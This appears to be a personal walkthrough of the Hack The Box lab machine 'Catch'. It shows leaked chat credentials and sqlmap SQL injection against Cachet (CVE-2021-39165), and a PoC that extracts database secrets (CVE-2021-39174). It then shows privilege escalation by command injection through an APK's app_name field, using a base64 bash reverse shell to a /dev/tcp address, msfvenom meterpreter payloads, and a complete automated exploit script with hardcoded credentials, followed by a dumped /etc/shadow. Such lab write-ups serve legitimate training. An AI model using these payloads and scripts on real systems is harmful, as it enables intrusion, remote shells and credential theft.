
```
curl -H 'Authorization: bearer NjFiODZhZWFkOTg0ZTI0NTEwMzZlYjE2OmQ1ODg0NjhmZjhiYWU0NDYzNzlhNTdmYTJiNGU2M2EyMzY4MjI0MzM2YjU5NDljNQ==' 'http://catch.htb:5000/rooms/61b86b28d984e2451036eb17/messages'
```

response


```
[
  {
    "id": "61b8732cfe190b466d476c02",
    "text": "ah sure!",
    "posted": "2021-12-14T10:34:20.749Z",
    "owner": "61b86dbdfe190b466d476bf0",
    "room": "61b86b28d984e2451036eb17"
  },
  {
    "id": "61b8731ffe190b466d476c01",
    "text": "You should actually include this task to your list as well as a part of quarterly audit",
    "posted": "2021-12-14T10:34:07.449Z",
    "owner": "61b86aead984e2451036eb16",
    "room": "61b86b28d984e2451036eb17"
  },
  {
    "id": "61b872b9fe190b466d476c00",
    "text": "Also make sure we've our systems, applications and databases up-to-date.",
    "posted": "2021-12-14T10:32:25.514Z",
    "owner": "61b86dbdfe190b466d476bf0",
    "room": "61b86b28d984e2451036eb17"
  },
  {
    "id": "61b87282fe190b466d476bff",
    "text": "Excellent! ",
    "posted": "2021-12-14T10:31:30.403Z",
    "owner": "61b86aead984e2451036eb16",
    "room": "61b86b28d984e2451036eb17"
  },
  {
    "id": "61b87277fe190b466d476bfe",
    "text": "Why not. We've this in our todo list for next quarter",
    "posted": "2021-12-14T10:31:19.094Z",
    "owner": "61b86dbdfe190b466d476bf0",
    "room": "61b86b28d984e2451036eb17"
  },
  {
    "id": "61b87241fe190b466d476bfd",
    "text": "@john is it possible to add SSL to our status domain to make sure everything is secure ? ",
    "posted": "2021-12-14T10:30:25.108Z",
    "owner": "61b86aead984e2451036eb16",
    "room": "61b86b28d984e2451036eb17"
  },
  {
    "id": "61b8702dfe190b466d476bfa",
    "text": "Here are the credentials `john :  E}V!mywu_69T4C}W`",
    "posted": "2021-12-14T10:21:33.859Z",
    "owner": "61b86f15fe190b466d476bf5",
    "room": "61b86b28d984e2451036eb17"
  },
  {
    "id": "61b87010fe190b466d476bf9",
    "text": "Sure one sec.",
    "posted": "2021-12-14T10:21:04.635Z",
    "owner": "61b86f15fe190b466d476bf5",
    "room": "61b86b28d984e2451036eb17"
  },
  {
    "id": "61b86fb1fe190b466d476bf8",
    "text": "Can you create an account for me ? ",
    "posted": "2021-12-14T10:19:29.677Z",
    "owner": "61b86dbdfe190b466d476bf0",
    "room": "61b86b28d984e2451036eb17"
  },
  {
    "id": "61b86f4dfe190b466d476bf6",
    "text": "Hey Team! I'll be handling the `status.catch.htb` from now on. Lemme know if you need anything from me. ",
    "posted": "2021-12-14T10:17:49.761Z",
    "owner": "61b86f15fe190b466d476bf5",
    "room": "61b86b28d984e2451036eb17"
  }
]
```



john:E}V!mywu_69T4C}W ⟹ 00 - Loot > Creds

port 8000



catchet on github

login with john creds ⟹ settings



note the version 2.4-dev

exploits

CVE-2021-39165

```
kali@kali:~/CVE-2021-39165$ sqlmap -r sql.req --level 5 --risk 3 --dbms=mysql --batch
GET parameter '1[3]' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 16402 HTTP(s) requests:
---
Parameter: 1[3] (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: name=1&1[0]=&1[1]=a&1[2]=&1[3]=-2928) OR 2950=(SELECT (CASE WHEN (2950=2950) THEN 2950 ELSE (SELECT 1627 UNION SELECT 3232) END))-- -

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: name=1&1[0]=&1[1]=a&1[2]=&1[3]=) AND (SELECT 5811 FROM (SELECT(SLEEP(5)))SLRe)-- cQSq
---
[21:33:19] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.0.12 (Drizzle fork)
[21:33:19] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 16378 times
[21:33:19] [INFO] fetched data logged to text files under '/home/kali/hackthebox/Catch/.local/share/sqlmap/output/status.catch.htb'

[*] ending @ 21:33:19 /2022-05-20/
```

```
kali@kali:~/CVE-2021-39165$ sqlmap -r sql.req --level 5 --risk 3 --dbms=mysql --batch --current-user --threads 10
...[snip]...
current user: 'will@localhost'

current database: 'cachet'

Database: cachet
[25 tables]
+---------------------+
| actions             |
| cache               |
| component_groups    |
| components          |
| failed_jobs         |
| incident_components |
| incident_templates  |
| incident_updates    |
| incidents           |
| invites             |
| jobs                |
| meta                |
| metric_points       |
| metrics             |
| migrations          |
| notifications       |
| schedule_components |
| schedules           |
| sessions            |
| settings            |
| subscribers         |
| subscriptions       |
| taggables           |
| tags                |
| users               |
+---------------------+


Database: cachet
Table: users
[12 columns]
+-------------------+------------------+
| Column            | Type             |
+-------------------+------------------+
| level             | tinyint(4)       |
| active            | tinyint(1)       |
| api_key           | varchar(191)     |
| created_at        | timestamp        |
| email             | varchar(191)     |
| google_2fa_secret | varchar(191)     |
| id                | int(10) unsigned |
| password          | varchar(191)     |
| remember_token    | varchar(100)     |
| updated_at        | timestamp        |
| username          | varchar(191)     |
| welcomed          | tinyint(1)       |
+-------------------+------------------+

Database: cachet
Table: users
[2 entries]
+--------------------------------------------------------------+
| password                                                     |
+--------------------------------------------------------------+
| $2y$10$2jcDURPAEbv2EEKto0ANb.jcjgiAwWzkwzZKNT9fUpOziGjJy5r8e |
| $2y$10$quY5ttamPWVo54lbyLSWEu00A/tkMlqoFaEKwJSWPVGHpVK2Wj7Om |
+--------------------------------------------------------------+
```

CVE-2021-39174

```
kali@kali:~/CVE-2021-39174-PoC$ python3 exploit.py -n john -p 'E}V!mywu_69T4C}W' -u http://status.catch.htb:8000 -x http://127.0.0.1:8080
[+] Getting CSRF token
[+] CSRF token: I7gJF4mw8gclTEVyG8YJzPIKTMZwU98yhjhvmnzh
[+] Logging in as user 'john'
[+] Successfully logged in
[+] Getting current field values
[+] Sending payload
[+] Extracted the following values:
- APP_KEY               = base64:9mUxJeOqzwJdByidmxhbJaa74xh3ObD79OI6oG1KgyA=
- DB_DRIVER             = mysql
- DB_HOST               = localhost
- DB_DATABASE           = cachet
- DB_USERNAME           = will
- DB_PASSWORD           = s2#4Fg0_%3!
[+] Unsetting payload variable
[+] Exiting
```

will:s2#4Fg0_%3! ⇒ 00 - Loot > Creds

setup redis

```
sudo docker pull redis
sudo docker run --rm --name redis-server -p 6379:6379 redis
sudo docker run -it --network host --rm redis redis-cli
```

or just connect to the docker instance


```
sudo docker exec -it redis-server redis-cli
```

enter this into field on mail host

```
file\nREDIS_HOST=10.10.14.178\nREDIS_DATABASE=0\nREDIS_PORT=6379\nSESSION_DRIVER=redis
```

and nope.. doesn't work..
well i couldn't get it to work... maybe i can later...

go to start and change app name to 0
go to main page to setup.



Will

enumeration

```
╔══════════╣ Files with ACLs (limited to 50)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#acls
# file: /opt/mdm
USER   root      rwx
user   will      r-x
GROUP  root      r-x
mask             r-x
other            --x

# file: /opt/mdm/apk_bin
USER   root      rwx
user   will      rwx
GROUP  root      r-x
mask             rwx
other            --x

# file: /opt/mdm/verify.sh
USER   root      rwx
user   will      r-x
GROUP  root      r-x
mask             r-x
other            --x

files with acls in searched folders Not Found


╔══════════╣ Readable files belonging to root and readable by me but not world readable
-rwxr-x--x+ 1 root root 1894 Mar  3 14:23 /opt/mdm/verify.sh
-rw-r----- 1 root will 33 May 21 03:58 /home/will/user.txt
```

this was the only that really stood out.. so lets check it out...

i can write to the apk_bin folder and i can read verify.sh

verify.sh code review

```
#!/bin/bash
##################
# Signature Check #
##################

sig_check() {
        jarsigner -verify "$1/$2" 2>/dev/null >/dev/null
        if [[ $? -eq 0 ]]; then
                echo '[+] Signature Check Passed'
        else
                echo '[!] Signature Check Failed. Invalid Certificate.'
                cleanup
                exit
        fi
}

######################
# Compatibility Check #
######################

comp_check() {
        apktool d -s "$1/$2" -o $3 2>/dev/null >/dev/null
        COMPILE_SDK_VER=$(grep -oPm1 "(?<=compileSdkVersion=\")[^\"]+" "$PROCESS_BIN/AndroidManifest.xml")
        if [ -z "$COMPILE_SDK_VER" ]; then
                echo '[!] Failed to find target SDK version.'
                cleanup
                exit
        else
                if [ $COMPILE_SDK_VER -lt 18 ]; then
                        echo "[!] APK Doesn't meet the requirements"
                        cleanup
                        exit
```

```
                fi
        fi
}

####################
# Basic App Checks #
####################

app_check() {
        APP_NAME=$(grep -oPm1 "(?<=<string name=\"app_name\">)[^<]+" "$1/res/values/strings.xml")
        echo $APP_NAME
        if [[ $APP_NAME == *"Catch"* ]]; then
                echo -n $APP_NAME|xargs -I {} sh -c 'mkdir {}'
                mv "$3/$APK_NAME" "$2/$APP_NAME/$4"
        else
                echo "[!] App doesn't belong to Catch Global"
                cleanup
                exit
        fi
}


###########
# Cleanup #
###########

cleanup() {
        rm -rf $PROCESS_BIN;rm -rf "$DROPBOX/*" "$IN_FOLDER/*";rm -rf $(ls -A /dev/shm/opt/mdm | grep -v apk_bin | grep -v verify.sh)
}


##################
# MDM CheckerV1.0 #
##################

DROPBOX=/dev/shm/opt/mdm/apk_bin
IN_FOLDER=/dev/shm/root/mdm/apk_bin
OUT_FOLDER=/dev/shm/root/mdm/certified_apps
PROCESS_BIN=/dev/shm/root/mdm/process_bin

for IN_APK_NAME in $DROPBOX/*.apk;do
        OUT_APK_NAME="$(echo ${IN_APK_NAME##*/} | cut -d '.' -f1)_verified.apk"
        APK_NAME="$(openssl rand -hex 12).apk"
        if [[ -L "$IN_APK_NAME" ]]; then
                exit
        else
                mv "$IN_APK_NAME" "$IN_FOLDER/$APK_NAME"
        fi
        sig_check $IN_FOLDER $APK_NAME
        comp_check $IN_FOLDER $APK_NAME $PROCESS_BIN
        app_check $PROCESS_BIN $OUT_FOLDER $IN_FOLDER $OUT_APK_NAME
done
cleanup
```

ok so the first section that runs is the MDM CheckerV1.0
first it sets all of it's variables up
and makes sure there are no symlinks with the -L flag
next it runs the sig_checker

sig_check

1. This part is pretty simple it just validates that the apk is signed... so first thing is to get an app signed.
2. first we find an app to use.. i couldn't get the catch app to decompile and recompile correctly so i will just use msfvenom to generaet an apk.

```
kali@kali:~$ msfvenom -p android/meterpreter/reverse_tcp LHOST=10.10.14.178 LPORT=9001 -f raw -o /home/kali/hackthebox/Catch/apk/sploit/sploit.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10187 bytes
Saved as: /home/kali/hackthebox/Catch/apk/sploit/sploit.apk
```

or set it up in metasploit

```
msf6 payload(android/meterpreter/reverse_tcp) > generate LHOST=10.10.14.178 LPORT=9001 -f raw -o /home/kali/hackthebox/Catch/apk/sploit/sploit.apks
[*] Writing 10189 bytes to /home/kali/hackthebox/Catch/apk/sploit/sploit.apks...
```

because we used msfvenom, we can skip the signing portion because the apk is already signed.

```
kali@kali:~/www/apk$ jarsigner -verify -verbose -certs sploit.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

sm      6992 Sun May 22 19:43:28 EDT 2022 AndroidManifest.xml

      >>> Signer
      X.509, C="US/O=Android/CN=Android Debug"
      [certificate is valid from 2/3/22, 3:53 AM to 7/18/36, 10:30 AM]
      [Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target]

sm       572 Sun May 22 19:43:28 EDT 2022 resources.arsc

      >>> Signer
      X.509, C="US/O=Android/CN=Android Debug"
      [certificate is valid from 2/3/22, 3:53 AM to 7/18/36, 10:30 AM]
      [Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target]

sm     20316 Sun May 22 19:43:28 EDT 2022 classes.dex

      >>> Signer
      X.509, C="US/O=Android/CN=Android Debug"
      [certificate is valid from 2/3/22, 3:53 AM to 7/18/36, 10:30 AM]
      [Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target]

           0 Sun May 22 19:43:28 EDT 2022 META-INF/
s        258 Sun May 22 19:43:28 EDT 2022 META-INF/MANIFEST.MF

      >>> Signer
      X.509, C="US/O=Android/CN=Android Debug"
      [certificate is valid from 2/3/22, 3:53 AM to 7/18/36, 10:30 AM]
      [Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target]

         272 Sun May 22 19:43:28 EDT 2022 META-INF/SIGNFILE.SF
        1842 Sun May 22 19:43:28 EDT 2022 META-INF/SIGNFILE.RSA
```

```
  s = signature was verified
  m = entry is listed in manifest
  k = at least one certificate was found in keystore

- Unparsable signature-related file META-INF/SIGNFILE.SF

jar verified.

Warning:
This jar contains entries whose certificate chain is invalid. Reason: PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target
This jar contains entries whose signer certificate is self-signed.
This jar contains signatures that do not include a timestamp. Without a timestamp, users may not be able to validate this jar after any of the signer certificates expire (as early as 2036-07-18).

The signer certificate will expire on 2036-07-18.
```

we can still sign again it will just have 2 signatures

```
Enter Passphrase for keystore:
 updating: META-INF/MANIFEST.MF
   adding: META-INF/HACKED.SF                                <--------------------my sig
   adding: META-INF/HACKED.RSA                               <--------------------my key
   adding: META-INF/SIGNFILE.SF                              <--------------------msfvenom sig
   adding: META-INF/SIGNFILE.RSA                             <--------------------msfvenom key
  signing: AndroidManifest.xml
  signing: resources.arsc
  signing: classes.dex

jar signed.
```

but here is how to do it.

build keystore

```
keytool -genkey -v -keystore key.keystore -alias hacked -keyalg RSA -keysize 2048 -validity 10000
```

and then sign...

```
jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA-256 -keystore key.keystore catchv1.0.apk hacked
```

the internet seemed to like using sha1 but it's better to just use sha256 or higher...

```
jarsigner -verbose -sigalg SHA256withRSA -digestalg SHA-256 -keystore key.keystore Catchv2.0.apk hacked
```

note: if an app ever doesn't want to get signed, may have to unzip the app, delete the META-INF folder zip it back up and then try signing..

comp_check

this just decompiles the apk and checks if it has a compatible sdk in the androidmanifest.xml file
somehow once again in our case using metasploit we are able to pass this check.
but if not just add the line `android:compileSdkVersion="32" android:compileSdkVersionCodename="12"` somewhere in the top of the manifest above

app_check

and this is where we have our command injection after mkdir
3. next use apktool to edit the apk

```
apktool d -s sploit.apk
```

4. modify the strings.xml file with your reverse shell payload

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <string name="app_name">Catch;echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xNzgvOTAwMSAwPiYx|base64 -d|bash</string>
</resources>
```

4. recompile the apk

```
apktool b -f -o sploit2.apk sploit/
```

6. set up nc listener `nc -lvnp 9001`
7. transfer apk to the /opt/mdm/apk_bin folder

```
scp sploit2.apk will@10.10.11.150:/opt/mdm/apk_bin/sploit.apk
```

8. wait for shell
   Resource
   Resource2

cool privesc script i wrote for fun

```
#!/bin/bash
loading(){
  pid=$! # Process Id of the previous running command
  spin='-\|/'
  i=0
  while kill -0 $pid 2>/dev/null
  do
    i=$(( (i+1) %4 ))
    printf "\r${spin:$i:1}"
    sleep .1
  done
}

banner(){
clear
echo
```
"ICAgIC4tIl5gXCAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAvYF4iLS4KICAuJyAgIF9fX1wgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIC9fX18gICBgLgogLyAgICAvLi0tLS4gICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
ICAgICAuLS0tLlwgICAgXAp8ICAgIC8vICAgICAnLS4gIF9fX19fX19fX19fX19fX19fX19fX19fX19fXyAuLScgICAgIFxcICAgIHwKfCAgIDt8ICAgICAgICAgXC8tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS8vICAgICAgICAgfDsgICB8ClwgICB8fCAgICAgICB8XF8pICAgICAgICAgICB8XF8pICAgICAgICB8fCAgICAg
CAgICAgQ2F0Y2guaHRiICAgICAgICAoXy98ICAgICAgIHx8ICAgLwogXCAgfCBcICAuIFwgOyAgfCAgICAgICAgICAgcm9vdCAgICAgICAgICAgfHwgOyAvIC4gIC8gfCAgLwogICdcX1wgXFwgXCBcIFwgfCAgICAgICAgIHByaXZlc2MgICAgICAgICAgfHwvIC8gLyAvLyAvXy8nCi
AgICAgICAgXFwgXCBcIFx8ICBHaXRIdWI6QmVhdUpCdXJyb3VnaHMgICB8LyAvIC8gLy8KICAgICAgICAgYCctXF9cX1wgICAgICAgICAgICAgICAgICAgICAgIC9fL18vLSdgCiAgICAgICAgICAgICAgICAgICAnLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0nCg==" | base64

```
-d
}

usage(){
clear
echo "Usage: ./exploit IP PORT"
echo ""
echo "ex. ./exploit 10.10.14.178 9001"
}

IP=$1
PORT=$2
if [[ -z $1 && -z $2 ]]; then
  usage
  exit 1
fi

banner
ENCODED_SHELL=$(echo -n "bash -i >& /dev/tcp/$IP/$PORT 0>&1"|base64 -w0)
PAYLOAD="echo $(echo $ENCODED_SHELL)|base64 -d|bash"
STRINGS='''<?xml version="1.0" encoding="utf-8"?>
<resources>
    <string name="app_name">Catch;'$PAYLOAD'</string>
</resources>'''

# build apk file with msfvenom
echo "Generating apk file with MSFVenom....Please hold.... "
msfvenom -p android/meterpreter/reverse_tcp LHOST=10.10.14.178 LPORT=9001 -f raw -o sploit.apk 2>/dev/null & loading
banner
# decompile the payload and modify the strings.xml file with our payload
echo "decompiling apk and adding payload... please hold..."
apktool d -s sploit.apk 1>/dev/null 2>/dev/null & loading && banner
echo "$STRINGS"> sploit/res/values/strings.xml
echo "building new apk please hold...."
apktool b -f -o sploit2.apk sploit/ 1>/dev/null 2>/dev/null & loading
banner
rm -rf sploit
sshpass -p 's2#4Fg0_%3!' scp sploit2.apk will@10.10.11.150:/opt/mdm/apk_bin/sploit.apk
rm sploit2.apk
rm sploit.apk
echo "Wait for about 60 seconds to receive shell"
echo ""
nc -lvnp $PORT
```

root

root.txt

```
root@catch:~# cat /etc/shadow
327875cfe709a1a4ce98dc938d19a8ab
```

id && whoami

```
root@catch:~# id && whoami
uid=0(root) gid=0(root) groups=0(root)
root
```

uname -a

```
root@catch:~# uname -a
Linux catch 5.4.0-104-generic #118-Ubuntu SMP Wed Mar 2 19:02:41 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
```

/etc/shadow

```
root@catch:~# cat /etc/shadow
root:$6$HJWtdM63SqnL6alL$h/FUZ0TNaCCrCgEzeuT9ityQcDmYcMCA0fErrvkZVBmf0TQJntGSRMDo.AXZA9V00.qAsZ04554.dUJcFszUM1:18976:0:99999:7:::

...[snip]...

will:$6$UlC1gE5S4qWU4bz8$XLnV0mDyqZ61IwRXwC8CGLfaVbF9bJ7uMerWNz1FvjqHShP0spDJmw3O.Iz7Zt7jbvH6X4w2N9PIV6NL6Hhjy.:18976:0:99999:7:::
...[snip]...
```

tldr

```
curl -H 'Authorization: bearer NjFiODZhZWFkOTg0ZTI0NTEwMzZlYjE2OmQ1ODg0NjhmZjhiYWU0NDYzNzlhNTdmYTJiNGU2M2EyMzY4MjI0MzM2YjU5NDljNQ==' 'http://catch.htb:5000/rooms/61b86b28d984e2451036eb17/messages'
```

```
curl -H 'Authorization: bearer NjFiODZhZWFkOTg0ZTI0NTEwMzZlYjE2OmQ1ODg0NjhmZjhiYWU0NDYzNzlhNTdmYTJiNGU2M2EyMzY4MjI0MzM2YjU5NDljNQ==' 'http://catch.htb:5000/rooms/61b86b28d984e2451036eb17/messages'| awk -F ":  "
'{print $2}'| awk -F "\`" '{print $1}'
```

```
git clone https://github.com/narkopolo/CVE-2021-39174-PoC.git
python3 exploit.py -n john -p 'E}V!mywu_69T4C}W' -u http://status.catch.htb:8000

./exploit.sh 10.10.14.178 9001
```